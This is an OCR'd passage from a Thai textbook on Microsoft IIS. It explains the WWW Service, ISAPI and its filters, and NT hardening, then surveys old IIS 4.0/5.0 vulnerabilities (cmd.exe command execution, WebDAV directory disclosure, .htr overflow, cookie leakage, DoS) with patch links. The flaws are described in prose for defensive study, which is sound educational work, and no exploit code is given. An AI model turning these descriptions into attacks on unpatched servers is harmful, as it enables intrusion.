ในส่วนนี้ก็จะคล้ายกับการทำงานในส่วนอื่นๆ ที่ผ่านมา โดยมีส่วนประกอบของ WWW Service ดังนี้

- WWW User Access: มีหน้าที่ในการจัดการและควบคุมผู้ใช้ (User) ในการเข้าไปใช้ WWW Service
- WWW IP Access: จะตรวจสอบและควบคุมในส่วนของคอมพิวเตอร์ที่จะเข้าไปใช้ WWW Service โดยใช้ในส่วนของไอพีเป็นตัวควบคุมการเข้าใช้งาน
- WWW Connection Parameters: มีหน้าที่ในการตรวจสอบเวลาในการติดต่อสื่อสารและควบคุมจำนวนเส้นทางการติดต่อไม่ให้เกินขนาดที่สามารถรองรับได้ รวมไปถึงการควบคุมการสื่อสารของผู้ใช้ที่เป็นแบบ Anonymous ที่เข้ามาในส่วน WWW Service
- WWW Resource Location: จัดการเกี่ยวกับตำแหน่ง (Location) รวมไปถึงการตรวจดูทรัพยากรของ WWW Service
- WWW Logging: จัดการเกี่ยวกับ WWW Service Log




รูปที่ 7-13 แสดง IIS WWW Service เชื่อมต่อเว็บบราวเซอร์และ WWW Resources ผ่านอินเทอร์เน็ต

เว็บไคลเอนต์จะสามารถทำการรันแอพพลิเคชันใดๆ บน IIS ได้โดยทำการเลือกไปที่ URL ที่ต้องการซึ่งในส่วนของ WWW Service จะทำการตีความหมายหรือวิเคราะห์ URL ที่ได้รับมาและทำการตรวจสอบว่ามีการร้องขอทรัพยากร (Resource) เป็นเพจ HTML เป็น ISAPI หรือ CGI แอพพลิเคชัน หรือ Internet Database Connector (IDC) แอพพลิเคชัน

ในส่วนของ ISAPI แอพพลิเคชันนั้นจะทำงานหรือรันเป็นส่วนหนึ่งของกระบวนการทำงานภายในตัว IIS แต่แอพพลิเคชันแบบ CGI จะรันภายนอก IIS (External Application) ส่วน IDC จะถูกแม็บ (map) ไปเป็น ISAPI ไฟล์ *Httpdobc.dll*

- **Internet Server API (ISAPI)**

ISAPI หรือ Internet Server API เป็นส่วนที่ใช้ในการสร้างหรือเขียนแอพพลิเคชันใดๆ ขึ้นมาโดยแอพพลิเคชันแบบ ISAPI จะถูกคอมไพล์เป็นไฟล์สกุล .DLL และจะถูกโหลดขึ้นมาทำงานโดย WWW Service เมื่อตอนเริ่มต้นทำงาน ดังรูปที่ 7-14 แสดง IIS WWW Service เชื่อมต่อเว็บบราวเซอร์กับ ISAPI แอพพลิเคชันและ ISAPI Resource ผ่านเครือข่ายอินเทอร์เน็ต



รูปที่ 7-14 แสดง IIS WWW Service เชื่อมต่อเว็บบราวเซอร์ไปยัง ISAPI Resources ผ่านอินเทอร์เน็ต

แอพพลิเคชันที่จะกล่าวถึงต่อไปนี้เป็นตัวอย่างของ IIS WWW Service ISAPI แอพพลิเคชันโดยในปัจจุบันทางไมโครซอฟท์และผู้ขายได้พยายามและร่วมมือกันที่จะพัฒนาแอพพลิเคชันอื่นๆ ขึ้นมาเพื่อพัฒนาทางด้านอินเทอร์เน็ตยิ่งขึ้น ดังเช่น

- Database Access

Internet Database Connector (IDC) เป็นเทคโนโลยีที่สำคัญที่ใช้เป็นพื้นฐานในการนำไปสร้างและพัฒนาในส่วนของ Custom Database Application รวมไปถึงความสามารถในการเชื่อมต่อทางฐานข้อมูลระหว่าง IIS กับฐานข้อมูล ODBC ใดๆ

- PerlIS

PerlIS เป็น ISAPI DLL ที่ได้รับการพัฒนาเป็นตัวแปล Perl (Perl Interpreter) ที่มีประสิทธิภาพสูง


- OLEISAPI

OLEISAPI เป็น ISAPI DLL ซึ่งเป็นอินเตอร์เฟซในวิชวลเบสิก (Visual Basic) ของ OLE กับ IIS WWW Service

- **Internet Server API Filters (ISAPI Filters)**

ISAPI Filters เป็นตัวที่ช่วยเพิ่มความสามารถและประสิทธิภาพในการทำงานของ IIS และเป็นส่วนที่ติดต่อกับเครือข่ายอินเทอร์เน็ต โดย ISAPI Filters จะอยู่ระหว่าง WWW Service และไคลเอนต์แอพพลิเคชัน ดังรูปที่ 7-15 แสดง ISAPI Filter ทำหน้าที่ในการจัดการกับข้อมูลที่เข้ามาและทำงานร่วมกับ WWW Service ใน IIS

ISAPI Filters จะทำงานร่วมกับเฉพาะ WWW Service ใน IIS นั่นคือจะไม่ทำงานร่วมกับ Server Gopherใน IIS หรือกับ FTP Service



รูปที่ 7-15 แสดง ISAPI Filters ติดต่อกับเครือข่ายอินเทอร์เน็ตและ WWW Service ใน IIS

หน้าที่ของ ISAPI Filters คือจะทำการเก็บบันทึกเหตุการณ์ (Event) ต่างๆ หรือข้อมูลที่เข้ามาใน IIS โดย IIS จะเรียกใช้ ISAPI Filters เมื่อมีเหตุการณ์ใดๆ เกิดขึ้น นั่นคือจะจัดการกับข้อมูลที่เข้ามาจากเว็บไคลเอนต์โดยใน IIS อาจจะมีส่วนของ ISAPI Filters ได้หลายส่วนซึ่งแต่ละส่วนจะทำงานแตกต่างกันไปตามเหตุการณ์ โดยแต่ละเหตุการณ์จะถูกเรียกใช้ตามลำดับความสำคัญและตามลำดับของ ISAPI Filters ใน IIS

ISAPI Filters มีหน้าอื่นๆ ดังต่อไปนี้

- Custom Authentication and Authorization

  ISAPI Filters จะทำหน้าที่ในการตรวจสอบและอนุญาตคำร้องขอในส่วนของ WWW Service

- Custom Logging

  ISAPI Filters มีความสามารถในการขอเข้าใช้ระบบของคำร้องขอในส่วนของ WWW Service

- Custom Data

  ISAPI Filters จะทำการส่งข้อมูล (Data) ให้แก่คำร้องขอในส่วนของ WWW Service ตัวอย่างของข้อมูลที่ส่ง เช่น การเปลี่ยนข้อมูลจากรหัสแอสกี (ASCII) ไปเป็น HTML เป็นต้น

ความปลอดภัยของเว็บเซิร์ฟเวอร์ IIS

เนื่องจาก IIS ถูกออกแบบเป็นส่วนหนึ่งของวินโดวส์ NT นั่นคือ IIS ก็จะมีพื้นฐานการทำงานด้านความปลอดภัยบนวินโดวส์ NT เช่นกัน ซึ่งทางด้านความปลอดภัยนั้นวินโดวส์ NT ได้รับการรองรับระดับความปลอดภัยในระดับ C2 จากทางด้าน National Security Agency

ระดับ C2 โดยปกติแล้วจะมีไว้สำหรับรับรองระดับความปลอดภัยของระบบคอมพิวเตอร์ Stand Alone ที่ไม่เชื่อมต่อกับระบบอื่นๆ เลย ดังนั้นระบบปฏิบัติการนี้จะทำงานแบบ Stand Alone Workstation โดยในระดับ C2 จะรองรับความปลอดภัย ดังนี้คือ

1). ระบบคอมพิวเตอร์นี้จะต้องมีระบบปฏิบัติการ (Operating System) อยู่เพียงระบบเดียว ไม่ใช่มี 2 ระบบหรือมากกว่านั้น คือ จะต้องมีระบบปฏิบัติการวินโดวส์ NT อยู่เพียงระบบเดียวเท่านั้น

2). ระบบ Security Log ต้องไม่ถูกเขียนทับเหตุการณ์เก่าๆ ที่ถูกบันทึกไว้โดยอัตโนมัติ การกำหนดคุณสมบัตินี้สามารถทำได้โดย

- ➢ เปิดโปรแกรม Event Viewer
- ➢ เลือก Log Setting จาก Log Menu
- ➢ เลือก Option ที่เรียกว่า "Do Not Overwrite Events (Clear Log Manually)"

3). ต้องไม่อนุญาตให้มีการใช้รหัสผ่านเปล่า (Blank Password) เราสามารถทำได้โดย

- ➢ เปิดโปรแกรม User Manager สำหรับ Domains

- เลือก Account จาก Policies Menu พร้อมทั้งเลือก Disable Blank Passwords ที่อยู่ใน Minimum Password Length Field พร้อมทั้งเลือก "At least X Characters" และกำหนดค่าของ X ไว้ด้วย

4). ต้องไม่อนุญาตให้มีบัญชีผู้ใช้แบบ Guest Account ได้ซึ่งเราจะสามารถกำหนดได้จาก User Manager ดังนี้คือ

- เลือก Guest Account ภายใน User Manager Program
- เลือก "Account Disabled"

นอกเหนือจากระดับความปลอดภัยดังที่กล่าวมาข้างต้นแล้วนั้น IIS ยังมีการรองรับการทำงานที่เพิ่มความปลอดภัย ดังนี้

- Anonymous Use Access

IIS FTP, Gopher และ WWW Service จะมีการอนุญาตให้ผู้ใช้ที่เป็นแบบไม่กำหนดชื่อ (Anonymous User) สามารถติดต่อและเข้าถึงระบบได้โดยผู้ใช้แบบนี้จะเข้ามาในระบบโดยการใช้ IUSER_*hostname* ซึ่งจะเป็นการสร้างรหัสผ่านโดยการเดาสุ่ม (Random)

- Network Access Control

IIS จะมีการใช้แอดเดรสในการตรวจสอบและใช้ระบุถึงเครื่องคอมพิวเตอร์ที่กำลังทำการติดต่อกับ IIS อยู่ เช่น ไอพีแอดเดรส เป็นต้น

- Secure Socket Layer

Secure Socket Layer (SSL) เป็นโพรโตคอลที่มีการตรวจสอบ (Handshake) โดยที่ฝั่งไคลเอนต์และทางฝั่ง IIS จะมีการใช้ SSL ในการติดต่อหรือทำธุรกรรมร่วมกันซึ่งเป็นการรักษาความปลอดภัยในระดับหนึ่ง

ข้อดีและลักษณะเด่นของ IIS

◆ Integrated setup & Administration

IIS ได้รับการออกแบบและติดตั้งเป็นส่วนหนึ่งของวินโดวส์ NT ซึ่งมีข้อดีและความสะดวกในการติดตั้งดังต่อไปนี้

โปรแกรมการติดตั้ง (Setup Wizard) ช่วยให้สามารถติดตั้งด้านที่เกี่ยวกับการบริการด้านเว็บ (Web Service) และส่วนประกอบอื่นๆ ของวินโดวส์ NT อีกทั้งยังสามารถตรวจสอบการติดตั้งและตอบคำถามเพียงไม่กี่คำถามก็สามารถทำการติดตั้งได้

ในกรณีที่มีการติดตั้ง IIS ผ่านเครือข่ายอินเทอร์เน็ต คอมโพเนนต์หรือโปรแกรมที่ถูกเลือกจะถูกดาวน์โหลดโดยอัตโนมัติไปยังเครื่องของคุณและถ้ามีคอมโพเนนต์อื่นๆ ที่ต้องการจะทำการดาวน์โหลดในภายหลังก็จะสามารถทำได้โดยจะมีโปรแกรมการติดตั้งที่ทำหน้าที่ดาวน์โหลดคอมโพเนนต์เหล่านั้นได้อย่างอัตโนมัติ

◆ Flexible management

IIS ได้จัดเตรียมเครื่องมือ (Tools) หรืออุปกรณ์ต่างๆ ที่ช่วยเพิ่มความสะดวกในการจัดการทางด้านเซิร์ฟเวอร์และส่วนอื่นๆ นอกเหนือจากเครื่องมือต่างๆ เหล่านี้แล้วยังสามารถใช้ IIS Administration Object (IISAO) ในการสร้างส่วนที่เป็นอินเตอร์เฟซขึ้นมาได้ด้วย

◆ Complete content management and control

IIS จะช่วยพัฒนาความสามารถในด้านต่างๆ ของเว็บไซต์ ดังนี้

IIS มีความยืดหยุ่นในการกำหนดและควบคุมคุณสมบัติ (Property) ต่างๆ ของเว็บเซิร์ฟเวอร์และเว็บไซต์รวมไปถึงไดเร็กทอรี่และไฟล์ต่างๆ ซึ่งจะช่วยให้สามารถทำการกำหนดการทำงานของ ไฟล์ต่างๆ ที่อยู่ในระบบได้ และยังสามารถทำการกำหนดขนาดของ Log file ได้อีกด้วย

สามารถทำการสร้างเว็บเพจแบบไดนามิกได้โดยใช้ Active Server Page (ASP) ซึ่งจะช่วยในการปรับปรุงข้อมูลในฐานข้อมูลต่างๆ ได้ง่ายและทันสมัยอยู่ตลอดเวลา ซึ่งการใช้ ASP นี่ยังช่วยลดความยุ่งยากในการทำงานบางอย่าง เช่น การใช้ ASP นั้นเราจะเกี่ยวข้องกับส่วนของข้อมูลที่จะเปลี่ยนแปลงแก้ไขเท่านั้นโดยไม่จำเป็นจะต้องแก้ไขในส่วนที่เป็น HTML

◆ Configuration backup and restoration

IIS จะมียูทิลิตี้ต่างๆ ภายในที่ช่วยในการติดตั้งและกำหนดค่าการทำงานต่างๆ ของเว็บไซต์ของ FTP รวมไปถึงของไดเร็กทอรี่และไฟล์ต่างๆ อีกทั้งความสามารถในการทำการสำรองไฟล์ (Backup) และการคืนการติดตั้ง (Restoration)

◆ Hosting multiple Web sites

โดยปกติแล้วการที่มีหลายๆ เว็บไซต์ทำงานอยู่บนเว็บเซิร์ฟเวอร์ตัวเดียวกันนั้น เว็บไซต์เหล่านั้นจะต้องมีหมายเลขไอพี (IP Address) เป็นของตัวเอง แต่การใช้ IIS นั้นจะสนับสนุนการทำงานตามมาตรฐาน HTTP 1.1 Host Header ที่ช่วยให้เว็บไซต์เหล่านั้นที่อยู่บนเว็บเซิร์ฟเวอร์ตัวเดียวกันทำการใช้หมายเลขไอพีเพียงตัวเดียวร่วมกันได้ ซึ่งวิธีนี้จะช่วยจัดการการทำงานต่างๆ ได้ง่ายขึ้น อีกทั้ง IIS ยังสามารถรองรับการทำงานของหลายๆ เว็บไซต์บนเว็บเซิร์ฟเวอร์เพียงตัวเดียวได้

◆ Allocating network bandwidth IIS

มีความสามารถในการตรวจสอบและการจัดสรรด้านทรัพยากรต่างๆ บนเว็บเซิร์ฟเวอร์โดยทรัพยากรเหล่านั้น เช่น แบนวิธ (Bandwidth) โดย IIS จะจัดการแบ่งแบนวิธให้กับเว็บไซต์ที่มีปัญหาคอขวด (Bottle Neck) หรือปัญหาการติดขัดอื่นๆ (Traffic) ซึ่งทำให้การเรียกใช้เว็บเพจจากหลายเว็บไซต์บนเว็บเซิร์ฟเวอร์หมดปัญหาลงไปได้

◆ Familiar administration tools (IIS uses the Windows NT Server tools)

เนื่องจาก IIS ได้รับการออกแบบให้เป็นส่วนหนึ่งบนวินโดวส์ NT ดังนั้น ผู้ที่สามารถใช้เครื่องมือ หรือมีความชำนาญในการทำงานบนวินโดวส์ NT ก็สามารถใช้เครื่องมือต่างๆ เหล่านั้นได้เช่นกันบนเว็บเซิร์ฟเวอร์ IIS เพราะวินโดวส์ NT และ IIS ได้รับการออกแบบให้มีเครื่องมือที่สามารถทำงานร่วมกันได้

ปัญหาทางด้านความปลอดภัยของ IIS (Security Hole)

ในการศึกษาถึงปัญหาด้านความปลอดภัยของ IIS นั้นได้จำแนกถึงชนิดของปัญหาด้านความปลอดภัยที่เกิดขึ้นได้ 4 กรณีหลักๆ ดังนี้

1. Input Validation Error
2. Design Error
3. Failure to Handle Exception Condition
4. Configuration Error

➢ **Input Validation Error:** เป็นปัญหาของระบบที่เกิดจากการที่ระบบได้รับอินพุตเข้ามาทำงานแล้วทำให้เกิดการทำงานที่ผิดพลาดขึ้น ตัวอย่างของความปัญหาชนิดนี้มีดังนี้

- Executable File Parsing Vulnerability

ปัญหา: เมื่อ IIS ได้รับการร้องขอในการที่จะต้องทำการส่งไฟล์ที่จะถูกทำการประมวลผล (Execute) ไฟล์ที่ถูกอ้างอิงถึงก็จะถูกส่งชื่อของไฟล์นั้นให้แก่ระบบปฏิบัติการที่จะทำการประมวลผล ซึ่งในขั้นตอนการทำงานนี้ IIS จะได้รับรูปแบบของคำร้องขอที่มีลักษณะพิเศษในการที่จะทำการประมวลผลไฟล์นั้น ตามด้วยคำสั่งของระบบปฏิบัติการ IIS จะทำการรันสตริงคำสั่งทั้งหมดโดยไม่ทำการตรวจสอบ ซึ่งจุดนี้เองทำให้ผู้ที่ไม่ประสงค์ดีอาจจะใช้คำสั่งของระบบผ่านคำสั่ง cmd.exe โดยอาศัยในส่วนของ IUSR_machinename ทำให้สามารถที่จะเข้าไปในระบบและอาจทำการเพิ่ม ลบ หรือดัดแปลงแก้ไขไฟล์ ในการเกิดความอ่อนแอชนิดนี้ไฟล์ที่จะถูกทำการประมวลผลจะต้องมีนามสกุล .bat หรือ .cmd

การป้องกันและแก้ไข: ในกรณีของ IIS 4.0 สามารถทำการดาวน์โหลดแพตช์ได้ที่ http://www.microsoft.com/ntserver/nts/downloads/critical/q277873 และสำหรับในกรณีของ IIS 5.0 สามารถทำการดาวน์โหลดแพตช์ได้ที่http://download.microsoft.com/download/win2000platform/Patch/Q277873/NT5/EN-US/Q277873_W2K_SP2_x86_en.EXE

- Indexed Directory Disclosure Vulnerability

ปัญหา: ถ้าตัวดัชนีของเซิร์ฟเวอร์ (Index Server) ใน IIS 4.0 มีการกำหนดให้สามารถใช้งานได้ จะเป็นจุดอ่อนที่ทำให้ผู้ไม่ประสงค์ดีที่อยู่ในที่ใดๆ ที่ทำการติดต่อกับเว็บเซิร์ฟเวอร์ IIS อยู่นั้นสามารถที่จะเข้าไปดูโครงสร้างภายในไดเร็กทอรี่ของรูท (Root) ได้ และไดเร็กทอรี่ย่อยอื่นๆ ได้ซึ่งเกิดจากความอ่อนแอในการออกแบบและการพัฒนาในส่วนของ Web Distributed Authoring and Versioning (WebDAV) ภายใน IIS นอกจากนี้ ไดเร็กทอรี่และไฟล์ที่ถูกซ่อนไว้ เช่น ไฟล์ที่มีนามสกุล *.inc รวมไปถึงเอกสารอื่นที่โดยปกติแล้วจะไม่สามารถมองเห็นได้เมื่อมีการติดต่อผ่านเว็บไซต์ จะถูกแสดงให้เห็นได้เนื่องมาจากข้อบกพร่องในส่วนของ WebDAV นี้ ความอ่อนแอที่เกิดนี้อาจจะส่งผลร้ายแรงได้ในกรณีที่ผู้ไม่ประสงค์ดีเข้าไปในได

เร็กทอรอรี่ที่ทำการเก็บข้อมูลที่มีความสำคัญ เช่น รายชื่อผู้ใช้ (Username) ของระบบและรหัสผ่าน (Password) ของแต่ละคน

การป้องกันและแก้ไข: มีวิธีการแก้ไขและป้องกันเบื้องต้นอยู่ ดังนี้

- ในกรณีที่ไม่มีการใช้ตัวดัชนีของเว็บเซิร์ฟเวอร์ เช่น บนเว็บไซต์ของคุณไม่ได้มีส่วนใดๆ ที่เป็นการค้นหาข้อมูล (Search) หรือเชื่อมต่อไปยังเว็บไซต์อื่นก็ให้ทำการยกเลิกการใช้งาน (Disable) หรือลบส่วนของดัชนีของเว็บเซิร์ฟเวอร์ทิ้งออกไป (Uninstall)
- ในกรณีที่มีการจำเป็นต้องใช้ตัวดัชนีของเว็บเซิร์ฟเวอร์ก็จะต้องยกเลิกการใช้งานของตัวดัชนีนี้ภายในตัวไดเร็กทอรี่ที่เก็บข้อมูลที่มีความสำคัญดังที่ได้กล่าวมาแล้วข้างต้น
- ในกรณีที่ต้องการทราบรายละเอียดเพิ่มเติมเกี่ยวกับปัญหาที่เกิดขึ้นนั้น ทางด้านไมโครซอฟท์เองได้ให้รายละเอียดเกี่ยวกับปัญหาและการแก้ไขไว้ ซึ่งสามารถเข้าไปดูได้รายละเอียดต่างๆ ได้ที่ http://www.microsoft.com/technet/support/kb.asp?ID=272079

➢ **Design Error:** เป็นความผิดพลาดที่เกิดขึ้นอันเนื่องมาจากการทำการพัฒนาและออกแบบในส่วนของ IIS ที่ผิดพลาดซึ่งทำให้เกิดปัญหาและความไม่ปลอดภัยในการทำงาน โดยตัวอย่างของความผิดพลาดชนิดนี้ที่ดังต่อไปนี้

- IIS Bug expose to crack from Web Site

ปัญหา: มีการรายงานข่าวว่าเว็บไซต์หลายแห่งในประเทศอังกฤษถูกใช้โดยผู้ไม่ประสงค์ดีในการจู่โจมจุดอ่อนของทางเว็บเซิร์ฟเวอร์ IIS 4.0 โดยบั๊กที่เกิดขึ้นจะทำให้ผู้ไม่ประสงค์ดีที่ติดต่อผ่านทางเว็บไซต์ที่อำนาจหรือสิทธิเท่าเทียมกับผู้ดูแลระบบและนอกจากนี้ผู้ไม่ประสงค์ดียังสามารถทำการสร้างหรือทำให้เกิดบัฟเฟอร์โอเวอร์โฟล์บนเว็บเพจและใช้จุดอ่อนนี้ในการดักขโมยรหัสผ่านของผู้อื่นที่ทำการติดต่อกับเว็บเซิร์ฟเวอร์ ซึ่งจะเห็นได้ว่าจะเป็นผลเสียอย่างร้ายแรงในกรณีที่มีการซื้อขายผ่านทางอินเทอร์เน็ตทำให้ผู้ไม่ประสงค์ดีทำการดักเอาหมายเลขบัตรเครดิตไปใช้ได้

การป้องกันและแก้ไข: การแก้ปัญหานั้นผู้ดูแลระบบสามารถทำการแก้ไขจุดอ่อนที่เกิดขึ้นโดยทำตามตอนต่อไปนี้

1. เริ่มการทำงานในส่วน Internet Service Manager
2. เลือก Internet Information Server
3. คลิกขวา จากนั้นเลือก Properties
4. เลือก WWW Service จากนั้นเลือก Edit
5. ไปยัง Home Directory และเลือก Configuration
6. หาไฟล์ที่มีนามสกุล .htr และทำการลบออกไป (Remove)

นอกจากการทำตามแก้ไขดังที่กล่าวมาข้างต้นแล้ว ยังสามารถทำการแก้ไขได้โดยการใช้ซอฟต์แวร์ เช่น .htr-extension หรือ ::SDATA ซึ่งสามารถดูรายละเอียดได้ที่ www.microsoft.com/security

- IIS 4.0/5.0 Session ID Cookie Disclosure Vulnerability

ปัญหา: ในบางสถานการณ์ IIS จะทำการส่งรายละเอียดของการติดต่อหรือทำธุรกรรมแบบข้อความธรรมดา (Plaintext) ในรูปแบบของไฟล์คุกกี้ (Session ID Cookie) ซึ่งควรจะต้องมีความปลอดภัยในระดับ

หนึ่ง ในการทำงานนั้น เว็บไซต์อาจจำเป็นจะต้องการข้อมูลหรือสถานะบางอย่างที่จะใช้บ่งบอกหรือแยกความแตกต่างกันระหว่างผู้ที่เข้ามาใช้เว็บไซต์แต่ละคน โดยเฉพาะอย่างยิ่งในกรณีของเว็บไซต์ที่เป็นการค้าขายบนอินเทอร์เน็ต (E-Commerce) จำเป็นจะต้องมีการติดตามหรือดูพฤติกรรมในการซื้อขายของแต่ละคน ซึ่งในกรณีเช่นนี้ไฟล์คุกกี้จะเป็นตัวบ่งบอกถึงข้อมูลหรือสถานะของผู้ใช้แต่ละคน

เมื่อผู้ใช้มีการใช้ SSL ในการทำธุรกรรมหรือติดต่อสื่อสาร ไฟล์คุกกี้ก็จะมีการทำงานที่มีความปลอดภัยด้วย แต่จะเกิดข้อผิดพลาดขึ้นในกรณีที่ผู้ใช้เข้าไปในเพจ ASP ที่ทำงานบน IIS และทำการเปิดเอกสารที่เขียนด้วย ASP นั้นในขณะที่มีการใช้ SSL ผลก็คือจะทำให้ไฟล์คุกกี้จะไม่มีความปลอดภัยจากการใช้ SSL อีกต่อไป ซึ่งถ้าผู้ใช้ไม่ทราบและเข้าไปเรียกใช้ส่วนที่ไม่มีความปลอดภัยของเว็บไซต์ ทำให้ผู้ไม่ประสงค์ดีที่อยู่บนเครือข่ายระหว่างเว็บไซต์และผู้ใช้สามารถทำการดักเอาข้อมูลต่างๆ ที่อยู่นำไฟล์คุกกี้และนำข้อมูลเหล่านั้นไปใช้ในทางที่ไม่ดีได้

การป้องกันและแก้ไข: ในกรณีของ IIS 5.0 สามารถทำการดาวน์โหลดแพตช์ที่ http://www.microsoft.com/Windows2000/downloads/critical/q274149/ และในกรณีของ IIS4.0 ได้ที่ http://www.microsoft.com/ntserver/nts/downloads/critical/q274149/

- **Failure to Handle Exception Condition:** เป็นปัญหาและความผิดพลาดที่เกิดขึ้นคล้ายกับแบบ Design Error แต่ในกรณีนี้จะเป็นผลจากการที่ระบบไม่สามารถการรองรับหรือแก้ไขปัญหาที่เกิดขึ้นได้เกิดเป็นช่องโหว่ของระบบ ซึ่งทำให้ผู้ไม่ประสงค์ดีอาศัยจุดนี้ในการโจมตีระบบ ซึ่งส่วนใหญ่แล้วลักษณะของปัญหาที่เกิดขึ้นจะเป็นปัญหาที่ก่อให้เกิดการโจมตีแบบ DoS ดังตัวอย่างต่อไปนี้

- IIS Multiple Invalid URL Request DoS Vulnerability

ปัญหา: จะเป็นจุดอ่อนที่เกิดขึ้นกับ IIS ในเวอร์ชันที่ 5.0 โดย Microsoft IIS จะเป็นสาเหตุให้เกิดการจู่โจมแบบ DoS การร้องขอ URL หลายๆ ครั้งจากโฮสต์ที่มีการใช้งาน IIS จะทำให้การให้บริการของ IIS หยุดชะงักลง ทำให้ต้องทำการปิดและเปิดเครื่องใหม่

การแก้ไขและป้องกัน: ทำการดาวน์โหลดแพตช์มาแก้ปัญหาดังกล่าวได้ที่ http://download.microsoft.com/download/win2000platform/Patch/q286818/NT5/EN-US/Q286818_W2K_SP3_x86_en.EXE

- Front Page Server Extension DoS Vulnerability

ปัญหา: ทั้ง IIS 4.0 และ IIS 5.0 จะมีส่วนของไฟล์ Front Page Server Extension (FPSE) ที่ช่วยให้ผู้ดูแลระบบจัดการเว็บเพจและส่วนประกอบอื่นได้ และเนื่องจาก FPSE จะมีการทำงานในรูปแบบของเว็บทำให้ IIS อาจเป็นสาเหตุให้เกิดการจู่โจมแบบ DoS นั่นคือ เว็บเซิร์ฟเวอร์ IIS 5.0 จะมีความเสี่ยงในกรณีที่มีการติดตั้งไฟล์ FPSE ไว้ภายในเครื่อง

การแก้ไขและป้องกัน: สำหรับในกรณีของ IIS 4.0 สามารถทำการดาวน์โหลดแพตช์เพื่อทำการแก้ไขได้ที่ http://download.microsoft.com/download/winntsrv40/Patch/q280322/NT4/EN-US/Q280322i.EXE ส่วนในกรณีของ IIS 5.0 สามารถทำการดาวน์โหลดแพตช์เพื่อทำการแก้ไขได้ที่ http://download.microsoft.com/download/win2000platform/Patch/q280322/NT5/EN-US/Q280322_W2K_SP2_x86_en.EXE

- **Configuration Error:** เป็นปัญหาที่เกิดขึ้นจากการติดตั้ง จัดการ หรือจัดรูปแบบของไฟล์หรือไดเร็กทอรี่ภายในเว็บเซิร์ฟเวอร์ รวมไปถึงปัญหาที่เกิดจากสคริปต์ต่างๆ ที่ถูกติดตั้งในระบบแล้วทำงานและก่อให้เกิดข้อผิดพลาดขึ้น ตัวอย่างลักษณะของปัญหา ดังกล่าวมีดังนี้

- .BAT CGI Script Hole

